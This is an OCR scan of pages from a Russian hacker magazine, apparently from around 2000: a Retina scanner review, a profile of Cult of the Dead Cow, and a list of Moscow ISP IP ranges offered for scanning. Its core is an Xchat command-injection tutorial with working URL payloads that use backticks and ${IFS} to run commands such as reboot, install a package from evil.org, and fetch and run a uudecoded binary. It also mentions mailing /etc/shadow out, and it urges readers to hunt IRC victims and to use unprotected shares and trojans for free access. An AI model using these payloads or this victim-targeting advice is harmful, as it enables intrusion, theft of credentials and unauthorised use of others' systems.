
Данный модуль предназначен для поиска на веб-серверах дырявых скриптов и поиска файлов, потенциально содержащих важную информацию. Например, некоторые веб-приложения (доски объявлений, чаты, гостевые книги) хранят пароль администратора в доступных для



РЕДСТВО КРЕТИНА

всех местах). Модуль также предназначен и для поиска на серверах секретных/спрятанных страниц. Ну сам посуди - бывают же такие сволочи, которые ныкают от общественности пейджи с картинками крутых теть, а линки на них не ставят!

Scanner



Этот модуль как раз и подходит под определение 'Security Scanner'. Он, в зависимости от установленных параметров сканирования удаленной системы, производит поиск следующих распространенных багов в безопасности систем и имеет так называемые 'умные' возможности аудита систем:

– Поиск учетных записей, не имеющих пароля, записей, имеющих пароль обратный логину (zlob-bloz, dobro-orbod, etc), записей, имеющих пароль такой же, как и имя учетной записи (zlo-zlo), и учетных записей по умолчанию (например, guest, admin, supervisor и т.д).

– Возможность переполнения буфера в сервисах FTP, SMTP, POP, HTTP (использование длинных аргументов для основных команд данных сервисов - например, для HTTP сервиса GET AAAAAAAAAAAAAAAAAA... на 100кб и т.д.).

– Проверка надежности TCP/IP стека операционной системы. (Проверка ведется некоторым количеством фрагментированных IGMP пакетов (kiss оф death aka voidozer), Land-атака, OOB-Атака, TearDrop и др.)

– Аудит безопасности FTP сервиса (наличие anonymous доступа, поиск директорий, в которые разрешен доступ на запись для anonymous, переполнение буфера в некоторых версиях ftpd, дающий возможность удаленного исполнения команд с правами пользователя, из-под которого запущен ftp сервер (частенько это бывает root).

– Поиск заданных сетевых сервисов - порт сканнер, в котором вы можете задать список или промежуток сетевых портов(TCP/UDP) для сканирования. Поиск сервисов, которые установлены на некоторых системах по умолчанию и позволяющих получить множество полезной информации для взломщика, например: netstat (15 порт) выводит полную информацию о всех сетевых подключениях к машине или systat (11 порт) выводит список всех процессов в системе, что эквивалентно набору "ps aux".

– Аудит безопасности почтовых серверов работающих по протоколам SMTP/IMAP/POP3/POP2. (Например поиск открытых SMTP серверов для спама или поиск серверов с установленными дырявыми версиями почтовых сервисов, позволяющих удаленное исполнение команд).

– Поиск расшаренных сетевых ресурсов машин, работающих под Windows или под UNIX, с установленным сервисом Samba и поиск расшаренных ресурсов через nfs сервис (nfs - сетевая файловая система).

– Поиск установленных средств удаленного администрирования, например, троянов NetBus или Back Orifice, или легальных средств удаленного администрирования, таких как PcAnywhere.


– Доскональный аудит безопасности WindowsNT систем, на которые, собственно, данный продукт и ориентирован (гораздо меньшее место в продукте уделяется аудиту безопасности UNIX систем):

– Детальный анализ реестра WindowsNT-серверов. – Анализ безопасности IIS.

– Возможность получения списка пользователей с удаленной системы.

– Другие тесты безопасности, специфичные для NT систем.

Tracer



Tracer не является чем-то уникальным и представляет собой простую графическую модификацию программы traceroute (в Windows tracert), выводящую список узлов, через которые проходит пакет, прежде чем доходит до своей цели, плюс время прохода пакетом каждого отрезка этого пути. Иногда бывает очень интересно наблюдать, как пакеты для соседнего дома путешествуют через Алабаму. ;)

Помимо всего того что было выше, она может еще (см. ниже):

– производить сканирование больших промежутков IP-адресов;

– задавать расписание для регулярной проверки безопасности заданных систем-целей (если вдруг там новый сисоп НТю криво переставил, то мы уже на подходе ;);

– оповещение о результатах сканирования по почте или путем отсылки winpopup-сообщения или просто вывод диалога и звукового сигнала;

– генерация детальных отчетов о сканировании систем с выводом в html формате и составление графиков, а также общая оценка защищенности системы;

– регулировать производительность программы путем задания количества потоков создаваемых программой при работе;

– также есть выбор цветового оформления сканера ;), жалко, что только вот скины нельзя для него использовать;

– создание своих сценариев для сканирования систем, выбора типов сканирования из трех возможных:

– Smart scan – производить идентификацию протокола на найденных открытых портах.

– Force scan – продолжать сканирование системы, даже если она не отвечает на PING запросы.

– Brute Force – (метод грубой силы, то есть составление всех возможных комбинаций скана) подборка паролей и другие злобные brute-force'ные операции.

– автоматическое обновление базы данных тестов безопасности с сайта разработчика.

Сдуть!

Короче, бабуля что надо! Интерфейс интуитивно понятный (видимо у разработчиков руки растут откуда надо, а не откуда обычно), и разобраться в нем просто – как 127.0.0.1 порутить =). Панельки, кнопочки, картиночки и вся тому подобная мишура сделаны со вкусом, так что все приятно и аккуратно.

Сдуть (к)-Retina мона с сайта компании eEye Digital Security – http://www.eeye.com. Прога доступна для безвозмездного скачивания, но эти американосы-папуасы дадут нам порадоваться ею всего 30 дней; правда, если набрать www.astalavista.box.sk, то куда-то мы попадем... ну ты и сам знаешь куда :). Кстати, работает эта прога только под Windows NT/2000, а следовательно, пользователи 9* WIN отдыхают, увы :(.


Юзайте да незаюзанными будете =).



УБИТЫЙ XCHAT

LonerX lonerx@nettaxi.com

Так что для взлома этих горе "юниксоидов" мы и воспользуемся их слабостями, а именно незнанием таких элементарных требований сетевой безопасности



У Xchat есть одна очень удобная фича - если в процессе разговора в окошке диалога появляется ссылка на какую-либо веб-страницу, то для того чтобы открыть URL достаточно всего лишь кликнуть на этой ссылке правой кнопкой мыши и из появившегося меню выбрать Netscape (Existing), Netscape(New Window) или Netscape (Run New) (см. screenshot1).

```
--> LonerX (lonerx@213.221.48.99) has joined #xakep
--- Topic for #xakep is топик не нужен... это лажа...
--- Topic for #xakep set by [outstanding] at Mon Oct  2 01:33:09 2000
--- #xakep :http://www.xakep.r"

:http://www.xakep.ru
-> Netscape (Existing)
-> Netscape (New Window)
-> Netscape (Run New)
-> Lynx
-> NcFTP
-> gFTP
-> Mozilla
-> KFM
-> Gnome URL Handler
-> Connect as IRC Server
```

Начнем

Начать стоит с того, что многие так называемые "юниксоиды" не особо отличаются от мелкомягких юзверей. В общем-то вся разница между ними заключается в том, что у одних на дисплее светится стандартный GUI Windows, а у других GUI оконного менеджера типа GNOME. Об основах безопасности операционной системы, будь то маздай или юних, большинство из них знает только понаслышке. Только для "юниксоидов" это осложняется еще и тем, что они находятся под влиянием мифа о полной защищенности UNIX систем, забывая о том, что эта защищенность достигается часами, проведенными за настройкой своего UNIX box. Сразу же хочу оговориться - я имею ввиду только тех пользователей Юниксов, которые поставили "типа крутую модную хацкерскую операционку". Тех же, кто по-настоящему знает UNIX системы и умеет с ними работать, я не трогаю.

Так что для взлома этих горе "юниксоидов" мы и воспользуемся их слабостями, а именно незнанием таких элементарных требований сетевой безопасности, как, например, необходимость вылезать в сеть из-под непривилегированного аккаунта. (Сколько раз на вопрос "А почему ты работаешь из-под рута?" я слышал что-то типа "Да ну, заморачиваться - лень, да тут и так все работает нормально".) А поиском наших потенциальных жертв лучше заниматься там, где их больше всего, а именно - в IRC, тем более что та дырка, о которой я собираюсь поведать, имеет отношение непосредственно к любви побеседовать в реальном времени.

THE BUG

Ну вот, мы и подобрались к самой уязвимости. Та программа, которая даст нам доступ к компьютеру незадачливого юзера, называется Xchat. Да-да, именно тот самый чрезвычайно популярный и всенародно любимый IRC клиент для Xwindows. Для того чтобы заставить эту программу работать на нас, давай-ка рассмотрим некоторые ее функции.

Если броузер запущен, то ссылка откроется в уже имеющемся или новом окне, если же нет, то запустится нетшкаф и откроет нужную страницу. Несомненно, это удобно, и все пользуются этой фичей! Но тут-то и появляется маленький нюанс, который позволяет тем, кто о нем знает, доставить пользователю Xchat несколько неприятных минут (или часов :). Дело в том, что Xchat неправильно и неосторожно обрабатывает передачу URL из окна диалога в броузер, и это позволяет ВЫПОЛ-

НЯТЬ КОМАНДЫ НА МАШИНЕ ПОЛЬЗОВАТЕЛЯ Xchat С ПРАВАМИ ЭТОГО ПОЛЬЗОВАТЕЛЯ!!! Чуешь, чем пахнет??? Вот и я о том же.

КАК ЭТО РАБОТАЕТ?

При выборе Netscape(Existing) Xchat выполняет запуск команды netscape -remote 'openURL(%s)', где %s заменяется требуемым URL. То есть открытие таким образом URL http://astalavista.box.sk вызовет запуск команды

netscape -remote 'openURL(http://astalavista.box.sk)'. Похожая ситуация и с Netscape (Run New), только формат команды в этом случае netscape %s.

Теперь представь, что в окне диалога появляется надпись вроде

-=l00k @ d15 k3w1 w@r3z 5173!=-
http://www.altavista.com/?x=`date`y='`date`'.

При открытии этого линка вышеописанным способом (Existing или New Window) будет запущена команда netscape -remote 'openURL(-http://www.altavista.com/?x=`date`y='`date`')'. А теперь посмотри на эту команду внимательно!!! Как ты можешь заметить, перед вторым `date` стоит закрывающая обратная галочка ('). После `date` значок (') снова открывается (перед скобкой). Так что теперь вторая команда `date` не относится к открываемому URL и оставлена на независимое выполнение. Что и происходит :). Если же линк открывается через Netscape (Run New), то выполняется команда netscape http://-www.altavista.com/?x=`date`y='`date`'. Теперь открыта на свободное выполнение первая команда `date`, что приводит к тому же результату :). Но в реальной жизни все немного сложнее. Вряд ли кто-то решится открыть линк типа http://`reboot`/'`reboot`' =). Но и из этой ситуации можно найти выход!!! Как ты знаешь, адреса страниц могут быть достаточно длинными. Например, сравни два следующих URL, использующих вызов CGI скрипта.

1)http://www.altavista.com/cgi-bin/query?pg=q&stype=stext&Translate=on&sc=on&q=%2bxchat+%2bbacktick+%2bexploit&stq=10

2)http://www.altavista.com/cgi-bin/query?pg=q&stype=stext&Translate=on&sc=on&q=%2bxchat+%2b`reboot`+%2bexploit&stq=10&filter='`reboot`'&user=b0dee0132&split=1

Казалось бы, особой разницы нет, но при внимательном просмотре станет ясно, что во втором линке запрятана та же инструкция к перезагрузке машины =).

Конечно же, ты можешь возразить: а как же команды, где пробелы нужны промеж параметрами, да и редиректами неплохо бы порулить. Совершенно верно!!! Если сделать возможным исполнение команд с параметрами, то шансы наиболее эффективно использовать данную уязвимость значительно возрастут. А использование редиректов (перенаправления с одного URL на другой) принесет еще большую гибкость реализации твоих злобных планов. =) Только возникает вопрос - а как это, собственно, сделать? Ответ простой - с помощью переменной $IFS. Рассмотри следующий пример:

http://www.altavista.com/?'"`rpm${IFS}-i${IFS}http://evil.org/evil.rpm`"'

Это пример для опций "New Window" или "Existing". Как видишь - на этот раз через открытие ссылки Xchat запускает команду удаленной инсталляции rpm пакета :). Конечно, этот пример достаточно откровенен и прозрачен, но ведь и его можно замаскировать так же, как мы маскировали инструкции к перезагрузке.

Ну а теперь давай рассмотрим более интересный и показательный пример. Открой свой Xchat (если он у тебя есть... Если нет - то просто читай дальше) и введи URL:

http://this.should.work.com/cgi-bin/search.cgi?q='`lynx${IFS}-dump${IFS}http://homepages.ihug.co.nz/~Sneuro/thing|uudecode;./thingee`'

Готово? Теперь запусти Netscape и открой этот линк с помощью опции "New Window" или "Existing". Все... Ты попал... правда, попал не сильно, так как это был просто демонстрационный пример. Но тем не менее в файле /.bash_profile твоей домашней директории появились две новых строчки :) ->

echo You've been hax0red
echo —zen

```
[lonerx@localhost lonerx]$ cat .bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin
BASH_ENV=$HOME/.bashrc
USERNAME=""

export USERNAME BASH_ENV PATH
echo You've been hax0red
echo --zen
[lonerx@localhost lonerx]$ █
```

Я думаю, тебе понятно, что выдаст твой комп при следующем заходе в систему. Как видишь, в этом примере использована уже описанная переменная $IFS, которая позволяет выполнить команду lynx -dump "URL"|uudecode (поясняю - опция dump перенаправляет содержание WEB документа в стандартный вывод, который, в свою очередь, передается программе uudecode для декодирования из ASCII формата в бинарный), после чего запускается на выполнение полученный программный файл (./thingee), который и творит показанную непотребность, обладая при этом твоими правами пользователя.

Как видишь, тебе повезло, что использованный для примера случай не имеет отношения к хорошо прописанным деструктивным скриптам/программам... Будь на месте автора этой демонстрашки прожженный scriptkiddie, то вместо относительно невинного исправления конфигурационного файла твой компьютер сотворил бы что-либо вроде mail hax0r@freak.net < /etc/shadow (отсылка по E-mail файла паролей) или попросту открыл бы backdoor для этого самого hax0r =).

ЗАКЛЮЧЕНИЕ

Насколько известно на сей день, эта дыра живет во всех имеющихся версиях Xchat и работает во всех клонах UNIX - от Solaris до BSD. Правда, некоторые дистрибутивы выпустили пропатченные версии этого клиента, но из-за малой известности описанной уязвимости эти версии еще долго останутся невостребованными :). Так что можешь смело идти на IRC и искать подходящую жертву. Или просто состряпай скрипт, проверяющий версии клиента у посетителей канала и, в зависимости от результатов, кидающий им в приват спам с адресами супер-пупер-варезхак страниц :). Уверяю - народ поведется. Ну а дальше все зависит только от твоей фантазии. Ну и, конечно, не забывай о необходимости по максимуму обеспечить свою безопасность при работе в Инете, а то, глядишь, поимеют и тебя =)! И вообще, для того чтобы не уподобляться тем, кого я в начале статьи определил как потенциальных жертв взлома, старайся как можно дальше продвинуться в освоении своего *nix. Это значит - читай документацию, сделай командой man своей любимой командой, отведи в букмарках место для сайтов о твоей операционной системе и старайся впитать любую полезную информацию, на которую наткнешься. Тогда, обещаю, ты очень быстро достигнешь того уровня, когда недостатки операционных систем или программного обеспечения не будут для тебя проблемой, и тогда твоя система станет защищенной, а дырявые системы защиты серверов и обыкновенных пользователей - легкой игрушкой =).

Удачного хака!



cDc - "Дохлая", н

Андрей Князев (knyazev@xakep.ru)

Ликбез продолжается

Как и было обещано в одном из прошлых номеров, Х продолжает свой "ликбез" :). Не очень просто было решиться - о какой команде писать в первую очередь, но по здравому размышлению ответ был найден - пусть это будет... **cDc**. Команда cDc (она же **Cult of the Dead Cow**, она же Культ мертвой коровы, она же Культ дохлой коровы, она же КДК) возникла в (ни за что не догадаетесь!) 1984 году! И сегодня КДК - одна из старейших и заслуженнейших :) хакерских команд в мире. У команды немало заслуг (чего стоит только BO, но о нем - позже). В то же время - подавляющее большинство ее членов так и остаются covered и продолжают заниматься своим делом, а не политикой, справедливо предпочитая тень - свету.
Между прочим - 1984... Тот самый Оруэлловский 84-й. Утопии, какой ее рисовал старик Джордж, не случилось (хотя, признаем честно, с тех пор Большой Брат заметно раздобрел, но все еще остается в узде. Если кто абсолютно не въехал, что за пургу я тут прогоняю, - бегом в библиотеку, хоть простую, хоть сетевую. Искать: **Джордж Оруэлл** - "1984"). Так вот... бурные 80-е на переломе. Internet делает первые робкие шаги. TCP/IP еще только предстоит стать общеупотребительным протоколом. "Большие машины" все еще остаются преимущественным направлением развития эволюции компьютеров. "Большие машины" дорогие, сложные, а уж информация, которая на них хранится, - вообще на вес золота. Unix - доминирующая ОС этих машин. Всем понятно, какова должна была быть квалификация этих ветхозаветных хакеров?
Сегодня, во время дешевых номеров кредитных карт, слово "хакер" достаточно обыденно, а тогда, тогда они были шпаной, элитой, проклятием, как бичом поразившим заблудших грешников, забывших о безопасности (во как сказал! :).
В те эпические времена, когда каналы были тонкими, компьютеры слабыми, а хакеры по-настоящему свободными, было естественным просто получать знания, а не извлекать из имеющихся знаний прибыль, консультируя крупные и зажравшиеся корпорации по вопросам сетевой безопасности...
Но хватит ностальгических воспоминаний. Лучше поговорим о реальных людях и о том, что они сделали. Между прочим - каждый, кто имеет желание ознакомиться с жизнью КДК, может легко и непринужденно посетить их сайт **http://www.cultdeadcow.com** - я думаю интересующиеся найдут там немало интересного.
Совет искателям: не удивляйтесь тому, что информации о КДК в Сети, с одной стороны, много, с другой (содержательной) стороны - мало. Постоянно придерживаясь кодекса ниндзя (см. оригинал на сайте КДК - http://www.cultdeadcow.com/ninja_strike_force.php3), team members находятся в тени, всегда действуя быстро, решительно и незаметно :). Ведь неослабевающий интерес прессы к деятельности команды, с одной стороны, приятен, а с другой стороны - мешает соблюдать свое инкогнито, т.е. создает угрозу безопасности.
Совет искателям #2. Если ты после прочтения этой статьи стал фанатом КДК и перечитал всю инфу на их сайте, но тебе мало - смело иди в конфу alt.fan.cult-dead-cow.



Избранные

До середины 90-х КДК была "лишь" одной из "избранных" хакерских команд. Практически никакой известности за пределами тусовки. Хотя все заинтересованные, не в последнюю очередь благодаря езину 2600 (http://www.2600.com), были вполне в курсе того, чем живут ребята. Шумную, "публичную" известность принесла КДК одна маленькая программка. Домашнее задание - назвать эту программу. Правильный ответ - BO. Написанная в 1998 (дата официального релиза - август 98-го) году **Back Orifice** породила настоящую истерию. После того как эта программа разошлась в миллионах копий по всему миру ни один ламер больше не мог чувствовать себя в безопасности. Но BO Release 1.0 была просто-таки цветочком по сравнению с новым средством сетевого администрирования,

О ЖИВАЯ ЛЕГЕНДА

которым стала выпущенная в 1999 году Back Orifice 2.0 (BO2k - http://www.bo2k.com).
Раз уж зашла речь о публичности - стоит отметить, что последние 4 года команда весьма активно (сохраняя тем не менее свое инкогнито и никогда не называя своих настоящих имен) участвует во всевозможных хакерских тусовках, чего только стоит постоянное участие в DefCon'ах - КДК не пропустила ни одной конференции с 1997 года. Между прочим именно на седьмом DefCon'е в июле 99 года был представлен bo2k.

Прорыв

ВО 1.0 (авторства **Sir Dystic**) поддерживала лишь Windows 9x. В то время как обновленная (фактически переписанная с нуля **DilDog**'ом) версия 2.0 была совместима и с Windows NT 4, и с Windows 2000. Новая версия сохранила синтаксис многих команд предыдущей версии, но, кроме этого, обладала хорошо проработанной системой плагинов; поддержкой как TCP, так и UDP; достаточно надежным шифрованием. Были добавлены и некоторые новые команды, преимущественно для передачи файлов и работы с реестром. Но главное было в другом. Помимо исполняемого файла, КДК выложила для всеобщего доступа и **BO2k SDK**. Если кто не понял, что написано, - я не виноват. В итоге у каждого пытливого и неленивого появилась возможность не только написать собственное дополнение к программе, но и изменить саму программу под свои конкретные нужды. Если учесть, что "голый" сервер без плагинов (т.е. в минимальной конфигурации) "весит" порядка 113 кб (против 160 у ВО 1.0), становится кристально ясной :) причина всего шума. Они испугались.
Да. Бесспорно, это был прорыв. Газеты и журналы захлебывались от статей (преимущественно ругательных и потому беспомощных). Причитания "специалистов" по безопасности, советы от Micro$oft... Проще говоря - новая версия ВО вбила последний гвоздь в гроб неосторожных пользователей ПК (появившиеся вслед за ВО **NetBus** и прочие были лишь "последователями", но не первооткрывателями. Пальма первенства однозначно осталась за ВО и командой КДК).
Конечно, пользователи поумнели. Только вот операционные системы как были, так и остаются. Следовательно, остаются и все имеющиеся в них дыры.
А вся информация (доступная, без преувеличения, даже цеденбалу :) лежит на официальном сайте программы. Более того - на куче сайтов в России лежит полный FAQ по программе, переведенный на русский. Чего еще желать? Нечего! Любой, кто решил попробовать себя в действии, смог действовать!
[Отмазка. Факт, что до сих пор на белом свете живет масса... мнээ... скажем, некомпетентных людей. Но эти некомпетентные люди страсть как не любят терять свои деньги (а информация, пароли там всякие суть есть деньги). Так что, в случае чего, не удивляйся, если в один прекрасный день твой провайдер скажет тебе "адьос, амиго", а в двери твоей квартиры постучит пара добрых молодцов, обладающих накачанной мускулатурой и отсутствием интеллекта. Будь умным :)].

Корова без ВО

А что же КДК после ВО? А команда просто продолжает жить своей жизнью. Этот эпизод был, но прошел. Надо продолжать жить. И люди живут, занимаются своим делом, как всегда оставаясь на темной стороне. Влюбляются и даже иногда, о ужас!, - женятся :). В команду время от времени приходят новые люди (**сегодня в команде больше 20 членов** :).
Впрочем ничто человеческое таким культурным людям не чуждо. Не чужды они и общества редакторов чрезвычайно популярного в последнее время езина **SlashDot** (все помнят, что Палкаточка за езин и с чем его едят? - **http://www.slashdot.org/**).
А когда в одном месте собираются такие интересные люди, получается интересная беседа, избранные моменты из которой я рекомендую изучить всем:

Q: Какая ОСь самая незащищенная?

А: Конечно, у самых популярных в мире ОС куча дыр. Иначе существование ВО не имело бы смысла. Но ведь, как известно, не существует слишком защищенного компьютера (конечно, если он не выключен и не заперт в сейф). Поэтому - неважно, насколько хороша используемая тобой ОСь, неважно, насколько ты хорош в сетевой безопасности. Важно то, что всегда есть кто-то, кто лучше, чем ты. И это всегда нужно помнить. Философия, скажешь ты? Да, но не нужно забывать, что грамотно настроенная WinNT 4 будет ничуть не менее защищенной чем, например, BSD. Нужно только суметь все настроить. Ручками. И еще. Цена надежной безопасности - постоянная бдительность.

Q: Какова цель деятельности команды?

А: **Наша цель... всего лишь... мировое господство** :). Шутка. Основная цель команды - просто общение со всем миром. А мировое владычество - лишь в отдаленной перспективе :). Между прочим (если кому-то это покажется странным, то пусть поцелует нас в ж$%&), у нас есть определенный кодекс чести. И мы следуем ему. Конечно, почти двум дюжинам людей, составляющих команду, не всегда бывает легко находить компромисс между темной и светлой сторонами. Но мы верим, что делаем все правильно.

Q: Что будет с командой в будущем?

А: У нас нет ответа на этот вопрос. Мы постоянно в развитии. Мы сделали bo2k, выложили его для всеобщего доступа. Быть может, скоро сделаем еще что-нибудь. Только не надо нам писать "сделайте то" или "сделайте это". Научитесь работать сами. КДК, к счастью или к сожалению, никогда не преследовала мифические "общинные" цели. Немало халявщиков упрекало и упрекает КДК в том, что команда не делает то, что от нас просят. Самый простой наш ответ звучит так: "команда никогда не идет на поводу у публики, если это не отвечает ее интересам". Мы публикуем только то, что хотим опубликовать. Мы делаем то, что хотим сделать. И вообще - если кому-то что-то не нравится, то "**fuck yourself, motherfucker**".
У ребят непростой характер. Но и занимаются они весьма необычным делом. Большинству из "коров" не больше 25-30 лет. Но это не мешает быть им отменными специалистами. Я думаю, все в курсе, что американцы очень любят давать себе (и изредка своим противникам) звучные и смачные "прозвища". Если порыться в архивах тамошней прессы, то без труда можно найти то, как их обзывали и обзывают :). Но когда про тебя говорят, что ты "**A Danger to the Established Order**" (считайте, это TradeMark'ом КДК) - это обязывает ко многому. Быть "угрозой установленному порядку" непростая и почетная задача.
Вы никогда не увидите нас, но будете ощущать наше присутствие. От нас нельзя убежать, нас невозможно проигнорировать. Мы вездесущи. Мы - Избранны, мы - Могущественны. Наша сила никогда не иссякнет.
Ах да. Чуть не забыл :). Последнее, что я хочу сказать.
Мууууу.



САБНЕТЫ


Подсети провайдеров двух столиц

LonerX (lonerx@nettaxi.com)

МНОГО СЛОВ

Привет! Ты, конечно же, в курсе, что такое расшаренные в свободный доступ ресурсы Win9x/NT. Тем более, что на страницах нашего журнала этот вопрос освещался неоднократно. Также ты наверняка в курсе о существовании таких злобных программ, как троянские кони, или попросту троянцы. Наверняка за время освоения компьютера и Интернета ты сам сталкивался и с тем, и с другим, и это имело для тебя довольно-таки печальные последствия. Но со временем ты приобрел знания, позволяющие избежать проколов, связанных с шАрами и троянами, и в конце концов кто-то (может и журнал Хакер) подсказал тебе, что эти явления сетевой жизни можно использовать в свою пользу, а именно - добывать с их помощью пароли доступа в сеть, пароли к уникальным UIN тети Аси и многое другое Ведь, действительно, количество пользователей сети растет, и многие их них не только вышли в сеть недавно, но и вообще плюют на все правила безопасного использования доступа в Инет. Скажу по секрету, что этим грешат не только нормальные юзвери, но и фирмы с админами и программистами. Например, я знаю фирму, где в каждом кабинете компы соединены между собой и в сеть вылезают с одного модема. Для удобства работы ресурсы, естественно, расшарены. Результат, надеюсь, понятен? Ну а потом сотрудники этой фирмы выслушивают объяснения пальцастых программистов о наличии супер пупер троянов, которых ни AVP не отследить, ни вообще не вычислить. Так что, естественно, за чужой счет в Инет сходить не только приятно, но и иной раз безопасно (фирмы обычно имеют доступ unlimited, который используется всего на 40%, и мало кто ведет учет таких аккаунтов). Так что все что остается сделать это найти комп с троянами или свободными шарами. Но как это сделать? Очень просто, и наш журнал не раз об этом писал. Надо просканить сеть каким-нибудь сканером, будь то Легион (ищет шАры), BOscanner (ищет открытые 31337 порты) или что-либо еще. Только вот какие IP диапазоны при этом давать в зубы сканирующей программе? Сеть большая, и найденные расшаренные ресурсы на машине пользователя из Буркина-Фасо много пользы не принесут. А самому вычислять диапазоны провайдеров с помощью, например, IP-lookup долго, нудно и вообще непрактично.

Вот тут-то мы и решили тебе помочь, собрав информацию о наиболее известных провайдерах Москвы и Санкт-Петербурга (правда, и пара мелких провов затесалась). Так что внимательно просмотри списки диапазонов IP адресов, что мы составили, вспомни про свой любимый сканер и... сам знаешь, что делать ;). Удачного сканирования!



MOSCOW

SOVAM

195.218.132.1 - 195.218.132.254
195.239.68.1 - 195.239.68.254
195.239.0.1 - 195.239.0.254
195.239.1.1 - 195.239.1.254
195.239.2.1 - 195.239.2.254
195.239.3.1 - 195.239.3.254
195.239.4.1 - 195.239.4.254
195.239.5.1 - 195.239.5.254
195.239.6.1 - 195.239.6.254
